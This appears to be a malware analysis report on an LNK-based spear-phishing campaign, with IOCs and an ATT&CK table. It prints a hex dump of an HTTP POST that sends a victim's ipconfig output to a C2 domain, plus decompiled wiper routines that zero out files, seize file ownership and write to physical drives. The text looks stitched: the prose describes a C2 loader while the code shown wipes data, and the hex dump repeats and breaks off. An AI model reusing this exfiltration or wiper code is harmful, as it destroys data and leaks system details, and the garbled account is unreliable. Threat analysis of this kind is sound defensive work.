00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E 20  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
